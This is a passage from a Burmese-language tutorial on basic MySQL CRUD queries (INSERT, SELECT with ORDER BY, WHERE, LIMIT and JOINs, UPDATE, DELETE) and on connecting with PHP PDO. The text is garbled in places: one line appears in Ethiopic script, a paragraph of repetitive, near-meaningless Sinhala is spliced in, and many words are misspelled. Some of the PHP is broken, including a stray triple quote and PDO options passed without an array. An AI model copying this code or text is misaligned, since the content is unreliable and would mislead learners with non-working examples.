2. Table Name နောက်မှာ စိုက်ကွင်းအဖွင့်အပိတ်နဲ့ သိမ်းလိုတဲ့ Column စာရင်း ပေးရပါတယ်။
တစ်ချို့ Column တွေကို မလိုအပ်ရင် ချုန်ထားလိုရပါတယ်။ ဥပမာ id ဆိုရင် ကိုယ်ဘက်က ပေးစရာမလိုလို Column စာရင်းထဲမှာ မထည့်လိုရပါတယ်။
3. ပြီးတဲ့အခါ VALUES နဲ့အတူ သိမ်းလိုတဲ့ Data တွေကို တန်းစီပေးရပါတယ်။ အဲဒီလို ပေးတဲ့အခါ Data စာရင်းနဲ့ Column စာရင်း ကိုက်ညီမှုရှိရပါတယ်။
4. Column စာရင်း ထည့်မပေးဘဲလည်း ရေးလိုရပါတယ်။ ဒါပေမယ့် ပေးလိုက်တာ ပိုကောင်းပါတယ်။ Column စာရင်းမပေးရင် Value စာရင်းက Table တည်ဆောက်စဉ်က ပေးခဲ့တဲ့အစီအစဉ် အတိအကျ ရေးပေးရမှာဖြစ်လို့ များရင် အဆင်မဖြေပါဘူး။ ရှုံးနောက် အစီအစဉ်လွှဲတာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။
5. Query Statement တစ်ကြောင်းဆုံးတဲ့အခါ နောက်ဆုံးကနေ Semicolon နဲ့ ပိတ်ပေးရပါတယ်။
တစ်ကြောင်းထဲ ဆိုရင်တော့ မထည့်လည်းရပါတယ်။
6. ရေးတဲ့အခါ တစ်ကြောင်းထဲ၊ တစ်ဆက်ထဲ ရေးလိုရသလို၊ လိုင်းတွေ ခွဲရေးလိုလည်းရပါတယ်။

ရေးထုံးက ပုံသေမှတ်ထားလိုရပါတယ်။ အထဲက table, column တွေနဲ့ value တွေနဲ့ အခန်းကနေရာမှာသာ သင့်တော်တဲ့ တန်ဖိုးတွေ အစားထိုးထည့်သွင်းပေးရမှာပါ။ အဲဒီလိုရေးတဲ့အခါ INSERT INTO နဲ့ VALUES တိုကို SQL Keyword တွေကို စာလုံးအကြီး အသေး နှစ်သက်သလို ရေးနိုင်ပါတယ်။ ဒါပေမယ့် စာလုံးအကြီးတွေနဲ့ချဉ်းရေးကြတဲ့ထုံးစံ ရှိပါတယ်။ ဒီတော့မှ ကြည့်လိုက်ယုံနဲ့ SQL Keyword မှန်းမြင်သာစေဖို့ဖြစ်ပါတယ်။

Table Name တွေ Column Name တွေကတော့ Table တည်ဆောက်တိုးက သတ်မှတ်ထားတဲ့အတိုင်း
အကြီးအသေး အတိအကျ ဖြစ်ရပါတယ်။ လွှဲလို့မရပါဘူး။ Value တွေပေးတဲ့အခါ Number တွေကို ဒါ
အတိုင်း ပေးလို့ရပေမယ့်၊ String တွေ Text တွေကိုတော့ Single Quote သို့မဟုတ် Double Quote ထဲမှာ
ရေးပေးရပါတယ်။ MySQL မှာ Column Name တွေကို Quote ထဲမှာ ထည့်ပေးစရာ မလိုအပ်ပါဘူး။
ထည့်ချင်တယ်ဆိုရင် Single Quote တို့ Double Quote တို့ကို သုံးလို့မရပါဘူး။ Back Tick ကိုသုံးပေးရပါ
တယ် (ဥပမာ `role_id`။)

እမှုနာ SQL Query တွေရေးစစ်ချင်ရင် phpMyAdmin ရဲ့ Menu ကအောင် SQL ကိန္ဒိယြိုင်ပြီး ရေးလိုဂုဏ်ပါတယ်။



අමුනාට්බ්ලූ users Table ගි රුපයාව සිංහල මූලික පිරිවෙන් පෙන්වනු ලබයි. මෙය SQL නිශ්චිත තීක්ෂණ පිරිවෙන් පෙන්වනු ලබයි. SELECT, INSERT, UPDATE සහ DELETE SQL Query නිස් පෙන්වනු ලබයි. මෙය ප්‍රධාන පිරිව යුතු කළ ඇති පිරිව නිස් පෙන්වනු ලබයි. මෙය ප්‍රධාන පිරිව යුතු කළ ඇති පිරිව නිස් පෙන්වනු ලබයි.

ဒါပေမယ့် သူအသင့်ရေးပေးတာကို အားမကိုးသင့်ပါဘူး။ SQL Query ဆိုတာ မဖြစ်မနေ ကိုယ်တိုင်ရေးနှင့် ဖို့ လိုအပ်တဲ့ အခြေခံလိုအပ်ချက်တစ်ခုဖြစ်ပါတယ်။ ဒါကြောင့် ကိုယ်တိုင်ရေးနှင့်အောင် လောက့်သင့်ပါတယ်။ အခုလိုရေးပြီး စမ်းကြည့်နှင့်ပါတယ်။

SQL

```
INSERT INTO users (
    name,
    email,
    phone,
    address,
    password,
    created_at
) VALUES (
    'Alice',
    'alice@gmail.com',
    '123456',
    'Yangon',
    'password',
    NOW()
)
```

ဒါ Query ကိုကူးရေးပြီး Go ခလုပ်ကိုနှိပ်လိုက်ရင် users Table ထဲမှာ ပေးလိုက်တဲ့ အချက်အလက်တွေနဲ့ အတူ Record တစ်ခုရောက်ရှုသွားရမှာ ဖြစ်ပါတယ်။ Browser ကိုနှိပ်ပြီး ရလဒ်ကို ကြည့်နှင့်ပါတယ်။ အကယ်၍ ရေးတဲ့ Query မှားနေရင်လည်း မှားနေကြောင်း Error ကို ရရှိမှာဖြစ်ပါတယ်။

နမူနာ Query မှာ လိုအပ်တဲ့ Column တွေကိုပဲ ပေးထားတာကို တွေ့ရှုနိုင်ပါတယ်။ id ထည့်ပေးမထားသလို Default Value ရှိတဲ့ role_id တို့ suspended တို့လို Column တွေ ထည့်ပေးမထားပါဘူး။ ပြီးတော့ Null လက်ခံတဲ့ photo နဲ့ updated_at ကိုလည်း ထည့်ပေးမထားပါဘူး။ id ကလွှဲရင် ကျန် Column တွေ ထည့်ပေးချင်ရင် ပေးလို့ရပါတယ်။ ကိုယ်တိုင် အမျိုးမျိုး ပြင်ရေးပြီး စမ်းကြည့်သင့်ပါတယ်။ နောက်ထပ်သတိပြုစရာကတော့ created_at အတွက် ရက်စွဲအချိန်ကို ကိုယ့်ဘာသာရှိက်ထည့်မပေးဘဲ NOW() Function ကို ခေါ်ယူပေးထားခြင်း ဖြစ်ပါတယ်။ MySQL မှာ အဲဒီလို အသုံးဝင်တဲ့ Function တွေလည်း အများအပြား ရှိနေပါသေးတယ်။

Read

သိမ်းထားတဲ့ အချက်အလက်တွေ ပြန်လည်ထုတ်ယူလိုရင် SELECT Statement ကိုသုံးရပါတယ်။

```
SELECT column1, column2, ... FROM table;
```

SELECT နောက်မှာ ရယူလိုတဲ့ Column စာရင်းကို ပေးရပြီး FROM ရဲ့နောက်မှာ Table Name ကိုပေးရတာပါ။ Column အားလုံးကို လိုချင်ရင် * သက်တကို အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

SQL

```
SELECT * FROM users
```

ဒါဟာ users Table ထဲအချက်အလက်တွေကို ရယူလိုက်တာပါ။ * သက်တကို သုံးထားတဲ့အတွက် Column အားလုံးပါဝင်မှာဖြစ်ပါတယ်။ ရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။ ဒီလိုစမ်းကြည့်တဲ့အခါ အဆင်ပြေစေဖို့အတွက် Record တစ်ချို့ကို ကိုယ့်အစီအစဉ်နဲ့ကိုယ် ကြိုတင်ထည့်သွင်းထားသင့်ပါတယ်။

SELECT Statement နဲ့အတူ တွဲဖက်အသုံးပြုလေးရှိတဲ့ လုပ်ဆောင်ချက်တွေ ရှိပါတယ်။ အချက်အလက်တွေကို ထုတ်ယူတဲ့အခါ Sorting စီပြီးထုတ်ယူလိုရင် ORDER BY ကို အသုံးပြုနိုင်ပါတယ်။

SQL

```
SELECT id, name, email FROM users ORDER BY name
```

ဒါဟာ users Table ထဲက id, name နဲ့ email ဆိုတဲ့ Column (၃) ခုကိုထုတ်ယူပြီး၊ အဲဒီလိုထုတ်ယူတဲ့အခါ name နဲ့ Sorting စီပြီးတော့ ထုတ်ယူလိုက်တာ ဖြစ်ပါတယ်။ Sorting စီတပ်ဆိုတဲ့နေရာမှာ ငယ်စဉ်ကြီးလိုက် စီသွားမှာပါ။ အကယ်၍ ကြီးစဉ်ငယ်လိုက် စီပြီးထုတ်ယူလိုရင် DESC ကို သုံးနိုင်ပါတယ်။

SQL

```
SELECT id, name, email FROM users ORDER BY name DESC
```

```
SELECT id, name, email FROM users ORDER BY role_id DESC, name
```

role_id နဲ့ ကြိုးစဉ်ငယ်လိုက်အရင်ဖြီး role_id တူသူတွေကို name နဲ့ ငယ်စဉ်ကြီးလိုက်စီပါ ခိုင်းလိုက်တာပါ။ ဒီလိုတွေထဲတဲ့အခါ ရှိသမျှ Record တွေအကုန်တွက်လာမှာပါ။ အကုန်မယူဘဲ ဈေးယူလိုရင် WHERE နဲ့ Filter လုပ်ပြီး ရယူနိုင်ပါတယ်။

```
SELECT * FROM users WHERE role_id = 2
```

ဒါခိုရင် role_id တန်ဖိုး 2 ဖြစ်တဲ့ Record တွေပဲထွက်လာမှာပါ။ တန်ဖိုးညီမညီ နှင့်ယူဉ်ဖို့အတွက် ရိုးရိုး Programming မှာလို == တို့ == တို့ကို မသုံးဘဲ ရိုးရိုး = ကိုသာသုံးပါတယ်။ အဲဒါကလွှဲရင် ကျွန် Comparison Operator တွေ ဖြစ်ကြတဲ့ !=, >, >=, <, <= တို့ကို လိုအပ်သလို အသုံးပြုနိုင်ပါတယ်။ Logical Operator အနေနဲ့ AND, OR တို့ကိုလည်း အသုံးပြုနိုင်ပါတယ်။

SQL

```
SELECT * FROM users WHERE role_id > 1 AND suspended = 0
```

role_id က 1 ထက်ကြီးပြီး suspended က 0 ဖြစ်တဲ့ Record တွေကို ရွေးယူလိုက်တာပါ။ နိုင်းရှိုး Programming မှာ မရှိတဲ့ EXISTS, ANY, BETWEEN, LIKE စသည်ဖြင့် တစ်ခြား Logical Operator တွေ လည်း ကျန်ပါသေးတယ်။ အဲဒါတွေအကြောင်းကိုတော့ လိုအပ်လာတော့မှ ဆက်လက်လေ့လာလိုက်ပါ။ နောက်ထပ်အသုံးဝင်နိုင်တာကတော့ LIMIT ဖြစ်ပါတယ်။ ထုတ်ယူတဲ့ Record အရေအတွက်ကို ကန့်သတ်ပြီး ထုတ်ယူဖို့အတွက် သုံးနိုင်ပါတယ်။

SQL

```
SELECT * FROM users LIMIT 10
```

ဒါဟာ (၁၀) ကြောင်းပဲ ထုတ်ယူမယ်လို့ သတ်မှတ်လိုက်တာပါ။ ဒီလို **LIMIT** ကန့်သတ်တဲ့အခါ စရမယ့် Record ကိုလည်း ထည့်ပြောနိုင်ပါတယ်။

SQL

```
SELECT * FROM users LIMIT 5, 10
```

ဒါဟာ (၅) ကြောင်းမြောက်ကနေစြိုး (၁၀) ကြောင့်ထုတ်ယူမယ်လို့ သတ်မှတ်လိုက်တာပါ။ ဒီနောက်ရွှေနောက်အစီအစဉ် ရှိတာကိုတော့ သတိပြုပါ။ လွှဲရင်အလုပ်မလုပ်ပါဘူး။ အခုလေ့လာထားသလောက်ကို ပေါင်းသုံးမယ်ဆိုရင် အစီအစဉ်အမှန်က ဒီလိုပါ။

PHP

```
SELECT * FROM users WHERE role_id = 1 ORDER BY name LIMIT 10
```

WHERE အရင်လာပြီး၊ နောက်က ORDER BY လိုက်ပါတယ်။ ပြီးတော့မှ LIMIT ကိုနောက်ဆုံးကနေ ရေးပေးရတာပါ။ SQL Query Language မှာ တစ်ခြားရေးထုံးတွေ ကျွန်ုပါသေးတယ်။ လိုအပ်လို့ ဆက်လက်လေ့လာ အသုံးပြုရတဲ့အခါ သက်ဆိုင်ရာရေးထုံးရဲ့ အစီအစဉ်ကို ကရဖြူရပါလိမ့်မယ်။

အချက်အလက်တွေထုတ်ယူတဲ့အခါ Table (၂) ခုက အချက်အလက်တွေကို ပူးတွဲထုတ်ယူဖို့ လိုတာမျိုး ရှိတတ်ပါတယ်။ လက်ရှိစစ်းသပ်တည်ဆောက်ထားတဲ့ users Table နဲ့ roles Table မှာဆိုရင် အဲဒီလိုလိုအပ်ချက်ရှိပါတယ်။ users Table ထဲက အချက်အလက်တွေကို ယူလိုက်ရင် name, email, phone, address စတဲ့အချက်အလက်တွေနဲ့အတူ role_id လည်း တွဲပြီးပါဝင်မှာပါ။ User ရဲ့ Role နဲ့ပက်သက်တဲ့ အချက်အလက်တွေကို သိချင်ရင် အဲဒီ role_id ကို အသုံးပြုပြီး roles Table ကနေ နောက်တစ်ကြိမ် ထပ်ယူရမှာပါ။ အဲဒီလို နှစ်ကြိမ်ခွဲမယူဘဲ၊ စကတည်းက Table (၂) ခုလုံးက လိုချင်တဲ့ အချက်အလက်တွေကို တွဲယူမယ်ဆိုရင် ယူလိုရတာပါ။ JOIN Statement ကိုသုံးရပါတယ်။ ဒီလိုပါ -

SQL

```
SELECT users.name, users.role_id, roles.name AS role  
FROM users LEFT JOIN roles
```

ဒါမပြည့်စုံသေးပါဘူး။ ဒါပေမယ့် ဒီအဆင့်မှာအရင် သူအဓိပ္ပာယ်ကို အရင်ကြည့်ချင်ပါတယ်။ SELECT ရဲနောက်မှာ users.name, user.role_id နဲ့ roles.name လိုပြောထားလို့ users Table က name Column နဲ့ role_id တိုကိုယူပြီး roles Table က name Column တိုကို ယူမယ်လိုပြောလိုက်တာပါ။ အဲဒီလိုယူတဲ့အခါ name ချင်းတူနေလို့ AS နဲ့ Alias လုပ်ပြီး roles.name ကို role လိုအမည်ပြောင်းပေးထားပါတယ်။

FROM ရဲနောက်မှာ Table Name လိုက်ရတဲ့ ထုံးစံအတိုင်း users လိုက်ပါတယ်။ ပြီးတဲ့အခါ LEFT JOIN နဲ့ roles Table ကို တွဲပေးလိုက်တာပါ။ LEFT JOIN ဆိုတာ ဘယ်ဘက်က Table ဖြစ်တဲ့ users ကို အဓိကထားပြီး ယူမယ်ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ RIGHT JOIN ဆိုရင် ညာဘက်က Table ဖြစ်တဲ့ roles ကို အဓိကထားမှာပါ။ အခု LEFT JOIN မို့လို့ users ကို အတည်ယူပြီး ဒီလိုရလဒ်ရနေတယ်လို့ Visualize လုပ်ကြည့်ပါ။

users.name	users.role_id	roles.name AS role
Alice	3	
Bob	1	
Tom	2	

users Table က Data တွေကတော့ ရနေပါပြီ။ နောက်ကတဲ့ရမယ့် roles Table မှာ roles.name တွေက အများကြီးပါ။ User, Manager, Admin ဆိုပြီး (၃) မျိုးရှိနေလို့ ဘာကိုတဲ့ရမှာလဲ။ ဘာကိုတဲ့ရမှာ လဲဆိုတာကို ON Statement နဲ့ ထည့်သွင်းသတ်မှတ်ပေးလို့ ရပါတယ်။ ဒါကြောင့် စောစောက Query ကို အခုလို့ ဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။

SQL

```
SELECT users.name, users.role_id, roles.name AS role
FROM users LEFT JOIN roles ON users.role_id = roles.id
```

နောက်ကနေ ON users.role_id = roles.id ဆိုတဲ့ Condition ထည့်ပေးလိုက်လို့ users Table ရဲ့ role_id Column ကတန်ဖိုးနဲ့ roles Table ရဲ့ id Column ကတန်ဖိုး တူရင်တဲ့ပေးရမှာဆိုတဲ့ အဓိပ္ပာယ်ပါ။ ဒါကြောင့် ရလဒ်ကို အခုလိုပုံစံဖြစ်သွားမှာပါ။

<code>users.name</code>	<code>users.role_id</code>	<code>roles.name AS role</code>
Alice	3	Admin
Bob	1	User
Tom	2	Manager

Query ကို လက်တွေချရေးပြီး စစ်ဆေးလိုပါပြီ။ ဒီ JOIN Statement ဟာ အတော်အသုံးဝင်ပြီး လက်တွေ ပရောဂျက်တွေမှာ မကြာမကြာအသုံးပြုရလေ ရှိပါတယ်။ တစ်လက်စတည်း နည်းနည်းထိစဉ်းစားကြည့်ရအောင်။ အကယ်၍ `users.role_id = 4` ဖြစ်နေရင် ဘယ်လိုလုပ်မလဲ။ `roles` Table မှာ `id = 4` မှ မရှိတာ။

LEFT JOIN က ဘယ်ဘက် Table ဖြစ်တဲ့ `users` ကို အတည်ယူပေးမှာဖြစ်လို့ ညာဘက်က Table မှာ တန်ဖိုးရှိမရှိကို သိပ်ကရမစိုက်ပါဘူး။ မရှိရင် အလွတ်ပဲ ထားပေးလိုက်မှာပါ။ ဒါကြောင့် ရလဒ်က အခုလုံဖြစ်သွားမှာပါ။

<code>users.name</code>	<code>users.role_id</code>	<code>roles.name AS role</code>
Alice	4	
Bob	1	User
Tom	2	Manager

နမူနာမှာ Alice ရဲ့ `role_id = 4` ဖြစ်နေပြီး `roles` Table မှာ `id = 4` မရှိလို့ ရလဒ်မှာ အလွတ်ဖြစ်နေတာကို တွေ့ဖြင့်ရတဲ့ သဘောဖြစ်ပါတယ်။ အကယ်၍ ဒီနေရာမှာသာ RIGHT JOIN ဆိုရင် ညာဘက်က `roles` Table ကို အတည်ယူမှာဖြစ်လို့ `roles` Table မှာ တန်ဖိုးမရှိတဲ့ Record ကို ရလဒ်မှာ ထည့်သွင်းပေးတော့မှာ မဟုတ်ပါဘူး။

PHP

```
SELECT users.name, users.role_id, roles.name AS role
FROM users RIGHT JOIN roles ON users.role_id = roles.id
```

<code>users.name</code>	<code>users.role_id</code>	<code>roles.name AS role</code>
Bob	1	User
Tom	2	Manager

`role_id = 4` ဖြစ်နေတဲ့ Record က ရလဒ်မှာ ပါမလာတော့တာကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။

MySQL မှာ INNER JOIN လည်းရှုပါသေးတယ်။ Table နှစ်ခုလုံးမှာ အချက်အလက်တွေ အစုံအလင်ရှိမှ ယူပေးမှာ ဖြစ်ပါတယ်။ မရှိတဲ့ Record တွေကို ချွန်ထားခဲ့မှာပါ။ CROSS JOIN ဆိတ်တာလည်း ရှုပါသေးတယ်။ ဘယ်/ညာ Table နှစ်ခုလုံးက ရှိသမျှအကုန် ထုတ်ယူပေးမှာ ဖြစ်ပါတယ်။ ON နဲ့ Condition ပေးစရာ မလိုတော့ပါဘူး။ ရေးလက်စ Query တွေမှာပဲ ကိုယ့်ဘာသာ ပြောင်းပြီး စမ်းကြည့်လိုက်လို့ ရပါတယ်။

Update

အချက်အလက်တွေ ပြင်ဆင်လိုရင်တော့ UPDATE Statement ကို အသုံးပြုရပါတယ်။

```
UPDATE table SET column1=value1, column2=value2, ... WHERE filter;
```

UPDATE နောက်မှာ Table Name လိုက်ပြီး၊ SET နောက်မှာ ပြင်ဆင်လိုတဲ့ တန်ဖိုးတွေကို `column=value` ပုံစံတန်ဖိုးတော့ ပေးရပါတယ်။ နောက်ဆုံးကနေ WHERE Clause လိုက်ရတာကို သတိပြုပါ။ WHERE မပါရင်လည်း UPDATE Statement အလုပ်လုပ်ပါတယ်။ ရှိရှိသမျှ Record တွေကို ပေးလိုက်တဲ့ တန်ဖိုးတွေနဲ့ ပြင်လိုက်မှာပါ။ အဲဒီလို ရှိရှိသမျှ အကုန်ပြင်တယ်ဆိတ် လိုခဲပါတယ်။ ပြင်ချင်တဲ့ အချက်အလက်ကို ရွေးပြင်ဖို့သာ လိုအပ်လေ့ရှိလို့ WHERE နဲ့ ရွေးပေးတဲ့သဘောပါ။

PHP

```
UPDATE users SET role_id = 2, updated_at = NOW() WHERE id = 5
```

ဒါဟာ `id = 5` တန်ဖိုးရှိတဲ့ Record ရဲ့ `role_id` နဲ့ `updated_at` တိုကို ပြင်လိုက်တဲ့ Query ဖြစ်ပါတယ်။

Delete

အချက်အလက်တွေ ပယ်ဖျက်လိုရင်တော့ DELETE FROM Statement ကို အသုံးပြုရပါတယ်။

```
DELETE FROM table WHERE filter;
```

သူလည်းပဲ UPDATE လိုပါပဲ။ WHERE Clause မပါရင်လည်း အလုပ်လုပ်ပါတယ်။ ရှိသမျှအကုန် ဖျက်လိုက် မှာပါ။ အဲဒီလို ရှိသမျှအကုန်ဖျက်ဖို့အတွက် လိုအပ်ချက်နည်းပါတယ်။ ဒါကြောင့် နောက်ကနေ WHERE နဲ့ ပယ်ဖျက်လိုတဲ့ Record ကို ရွေးပေးရမှာ ဖြစ်ပါတယ်။

```
DELETE FROM users WHERE id = 5
```

ဒါဟာ id = 5 တန်ဖိုးရှိတဲ့ Record ကို ပယ်ဖျက်လိုက်တာပါ။ လိုအပ်ရင် တစ်ခြား Filter တွေကိုလည်း သုံးနိုင်ပါတယ်။ အများအားဖြင့်တော့ id နဲ့ပဲစီမံကြမှာပါ။ Table တည်ဆောက်စဉ်မှာ Primary Index သတ်မှတ်ထားတဲ့ id Column ထည့်ခဲ့တယ်ဆိုတာ ဒီလိုတစ်ခုချင်း တိတိကျကျစီမံရတဲ့ ကိစ္စတွေမှာ အသုံးပြုဖို့ပဲ ဖြစ်ပါတယ်။

MySQL & PHP

PHP ကို MySQL, MSSQL, Oracle, PostgreSQL, SQLite စတဲ့ Database နည်းပညာအားလုံးနဲ့ ချိတ်ဆက် အသုံးပြုနိုင်ပါတယ်။ အဲဒီလို ချိတ်ဆက်အသုံးပြုဖို့အတွက် PDO လိုခေါ်တဲ့နည်းပညာ တစ်မျိုး ရှိပါတယ်။ ပုံမှန်အားဖြင့် PHP Extension အနေနဲ့ထပ်မံထည့်သွင်းပေးဖို့ လိုနိုင်ပေမယ့် XAMPP ကို Install လုပ်လိုက်စဉ်မှာ PDO Extension လည်းတစ်ခါတဲ့ ပါဝင်သွားပြီးသားမို့လို့ အသင့် အသုံးပြုနိုင်ပါတယ်။

MySQL Database နဲ့ချိတ်ဆက်အလုပ်လုပ်ဖို့အတွက် mysqli_connect() အပါအဝင် mysqli နဲ့စ တဲ့ Function တွေလည်း ရှိပါသေးတယ်။ Professional Web Developer စာအုပ်မှာဆိုရင် mysqli နဲ့စ တဲ့ Function တွေကို အသုံးပြုပြီး MySQL နဲ့ချိတ်ဆက်အလုပ်လုပ်ပုံကို ဖော်ပြထားပါတယ်။ ဒါပေမယ့် PDO က ပိုကောင်းတဲ့ နည်းပညာလို့ ဆိုနိုင်ပါတယ်။ MySQL နဲ့သာမက တစ်ခြား Database နည်းပညာ အမျိုးမျိုးနဲ့ တွဲဖက်အသုံးပြုနိုင်တာနဲ့တင် သူရဲ့အားသာချက်က ပေါ်လွင်နေပါပြီ။ mysqli Function တွေက လေ့လာရတာ ပိုလွှယ်ပေမယ့် ဒီစာအုပ်မှာ PDO ကို အသုံးပြုပြီးတော့ ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

Connecting Database

ပထမဆုံး အနေနဲ့ PDO Class ကိုသုံးပြီး Object တည်ဆောက်ပေးရပါမယ်။ အဲဒီလို တည်ဆောက်တဲ့အခါ Construct Argument အနေနဲ့ Data Source Name (DSN) ကိုပေးရပါတယ်။ ဒီလိုပါ -

```
$db = new PDO('mysql:host=localhost;dbname=project');
```

ပေးလိုက်တဲ့ DSN ကိုလေ့လာကြည့်ရင် ရှူးဆုံးက mysql နဲ့စတာကို တွေ့ရနိုင်ပါတယ်။ Driver Name လို့ခေါ်ပါတယ်။ SQLite Database ကိုဆက်သွယ်လိုတာဆိုရင် ဒီနေရာမှာ sqlite ဖြစ်ပါလိမ့်မယ်။ အလားတူပဲ အခြား Database အမျိုးအစားဆိုရင်လည်း သက်ဆိုင်ရာ Driver Name ကို ပေးရမှာပါ။ Driver Name ရဲ့နောက်မှာ dbhost နဲ့ Database Server လိပ်စာကို ပေးရပါတယ်။ လက်ရှိကတော့ localhost ပဲဖြစ်ပါတယ်။ ပြီးတဲ့အခါ dbname နဲ့ အသုံးပြုလိုတဲ့ Database Name ကိုပေးပါတယ်။

အထဲမှာ Colon တွေ၊ Equal သက်တတွေ၊ Semicolon တွေနဲ့ ရေးရတဲ့အတွက် နည်းနည်းမျက်စိရှုပ်ချင် စရာတော့ ဖြစ်နေနိုင်ပါတယ်။ ဂရိစိုက်ကြည့်ပေးပါ။ နောက်ထပ် ရှုပ်စရာလေးတွေ ရှိနေပါသေးတယ်။

လက်ရှိနှုန်းနာက မပြည့်စုံသေးပါဘူး။ MySQL Database Server ကို ဆက်သွယ်တဲ့အခါ မှန်ကန်တဲ့ Username နဲ့ Password ပေးဖို့လိုပါတယ်။ XAMPP ကထည့်သွင်းပေးလိုက်တဲ့ MySQL ရဲ့ Default Username က root ဖြစ်ပြီး Password တော့ သတ်မှတ်ယားခြင်း မရှိပါဘူး။ ဒါကြောင့် ပြည့်စုံအောင် အခုလို ရေးပေးရမှာပါ။

```
$db = new PDO('mysql:host=localhost;dbname=project', 'root', ''');
```

ပထမ Argument အတွက် DSN ကိုပေးပြီး ဒုတိယနဲ့ တတိယ Argument တွေအဖြစ် Username နဲ့ Password ကိုပေးလိုက်တာပါ။ ဒါဆိုရင်တော့ Database ချိတ်ဆက်မှု အောင်မြင်သွားပါပြီ။ အောင်မြင် သွားပြီဆိုပေမယ့်၊ ပိုပြည့်စုံအောင် နောက်ထပ် ဖြည့်စွက်စရာလေး ကျန်ပါသေးတယ်။ ဒီလိုပါ -

```
$db = new PDO('mysql:host=localhost;dbname=project', 'root', '',
    PDO::ATTR_ERRMODE => PDO::ERRMODE_WARNING,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
);

```

နောက်ဆုံး (၄) ခုမြောက် Argument အနေနဲ့ Option Array တစ်ခုကို ပေးထားပြီး၊ အထဲမှာ Error Mode နဲ့ Fetch Mode သတ်မှတ်ချက်တို့ ပါဝင်ပါတယ်။ ဒါတွေက PDO မှာပါတဲ့ Default Constant တွေပါ။ Default Error Mode က SILENT ဖြစ်ပါတယ်။ ဒါကြောင့် Error ရှိရင် ပြမှာ မဟုတ်ပါဘူး။ သိချင်ရင် ကိုယ့် ဘာသာ ထုတ်ကြည့်ရပါတယ်။ အလုပ်ရှုပါတယ်။ ဒါကြောင့် အခုံရှုပါ နောင်ရှင်းအောင် စကတည်းက Error Mode ကို WARNING လို့ ပြောလိုက်တာပါ။ Error ရှိလာခဲ့ရင် Warning အနေနဲ့ ဖော်ပြပေးစေဖို့ ဖြစ်ပါတယ်။ Fetch Mode ဆိုတာ Data ထုတ်ယူတဲ့အခါ ပြန်ရမယ့် ရလဒ်ရဲ့ ဖွဲ့စည်းပုံ ဖြစ်ပါတယ်။ Default Fetch Mode က Array ဖြစ်ပါတယ်။ ပြဿနာတော့ မရှိပါဘူး။ ဒါပေမယ့် Object-Oriented ပုံစံ ရေးလက်စနဲ့ ပြန်ရတဲ့ Data ကို Object အနေနဲ့ယူလိုက်တာက ရေးရတဲ့ကုဒ်ကို ပိုပြီးတော့ Consistence ဖြစ်သွားစေနိုင်လို့ Fetch Mode ကို OBJ လို့ သတ်မှတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Data ထုတ်ယူတဲ့အခါ ရတဲ့ ရလဒ်ကို Object အနေနဲ့ ရရှိမှာဖြစ်ပါတယ်။

နမူနာစမ်းသပ်ပြီး Data တွေထုတ်ကြည့်နိုင်ဖို့အတွက် PDO မှာ Fetch Method (၃) မျိုးရှိပါတယ်။ fetch(), fetchAll() နဲ့ fetchObject() တို့ဖြစ်ပါတယ်။ fetchAll() ကို အသုံးပြုပြီး အခုလို စမ်းသပ် ကြည့်နိုင်ပါတယ်။

PHP

```
<?php

$db = new PDO('mysql:host=localhost;dbname=project', 'root', '',
    PDO::ATTR_ERRMODE => PDO::ERRMODE_WARNING,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
);

$statement = $db->query("SELECT * FROM roles");

$result = $statement->fetchALL();

print_r($result);

```

ရလဒ်အနေနဲ့ roles Table ထဲမှာရှိတဲ့ Record တွေကို Object Array တစ်ခုအနေနဲ့ အခုလို ပြန်ရတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

```
Array
(
    [0] => stdClass Object
    (
        [id] => 1
        [name] => User
        [value] => 1
    )

    [1] => stdClass Object
    (
        [id] => 2
        [name] => Manager
        [value] => 2
    )

    [2] => stdClass Object
    (
        [id] => 3
        [name] => Admin
        [value] => 3
    )
)
```

အခုရှုပ်မှ နောင်ရှင်းဆိုတာ ဒါမျိုးကို ပြောတာပါ။ Database ကိုဆက်သွယ်စဉ်မှာ လိုအပ်တာတွေ အကုန် သတ်မှတ်ထားလို့ အခုလို အလွယ်တစ်ကူ ထုတ်ယူရရှိခြင်းဖြစ်ပါတယ်။ fetchAll() Method က ရှိ သမျှ Record အားလုံးကို တစ်ခါတဲ့ အကုန်ထုတ်ယူလိုက်တာဖြစ်လို့ Record တွေသိပ်များတဲ့အခါ အဆင်ပြေချင်မှ ပြောပါလိမ့်မယ်။ များတယ်ဆိုတာ သိန်းကဏ္န်းရှိတဲ့ Record တွေကို ပြောတာပါ။ သိန်း ကဏ္န်းရှိတဲ့ Record တွေကိုသာ အကုန်ဖတ်ယူပြီး တစ်ခါတဲ့ Object Array အနေနဲ့ ပြန်ပေးလိုက်ရင် ပြဿနာတွေ တက်ကုန်ပါလိမ့်မယ်။ ဒီလိုအခြေအနေမျိုးမှာ fetch() သို့မဟုတ် fetchObject() ကို သုံးနိုင်ပါတယ်။ ဒီ Method တွေကတစ်ကြိမ်မှာ တစ်ကြောင်းသာ ထုတ်ယူပေးတဲ့ Method တွေပါ။ ဒီ လိုစမ်းကြည့်နိုင်ပါတယ်။

```

$statement = $db->query("SELECT * FROM roles");

$row1 = $statement->fetch();
$row2 = $statement->fetch();
$row3 = $statement->fetch();

print_r($row1);

// stdClass Object
// (
//     [id] => 1
//     [name] => User
//     [value] => 1
// )

```

(၃) ကြောင်းရှိမှန်းသိလို **fetch()** ကို သုံးကြိမ် Run ထားပါတယ်။ တစ်ကြိမ်မှာတစ်ကြောင်းပဲ ရမှာဖြစ်လို `$row1` ထဲမှာ ပထမတစ်ကြောင်း ရှိပြီး၊ `$row2` ထဲမှာ ဒုတိယတစ်ကြောင်း ရှိနေမှာပါ။ ဒီနည်းနဲ့ တစ်ကြောင်းပြီးတစ်ကြောင်း ထောက်ယူရတာ နည်းနည်းအလုပ်ပို ရှုပ်သွားပေမယ့် Data များရင်တော့ ဒီနည်းကို အသုံးပြုရမှာ ဖြစ်ပါတယ်။

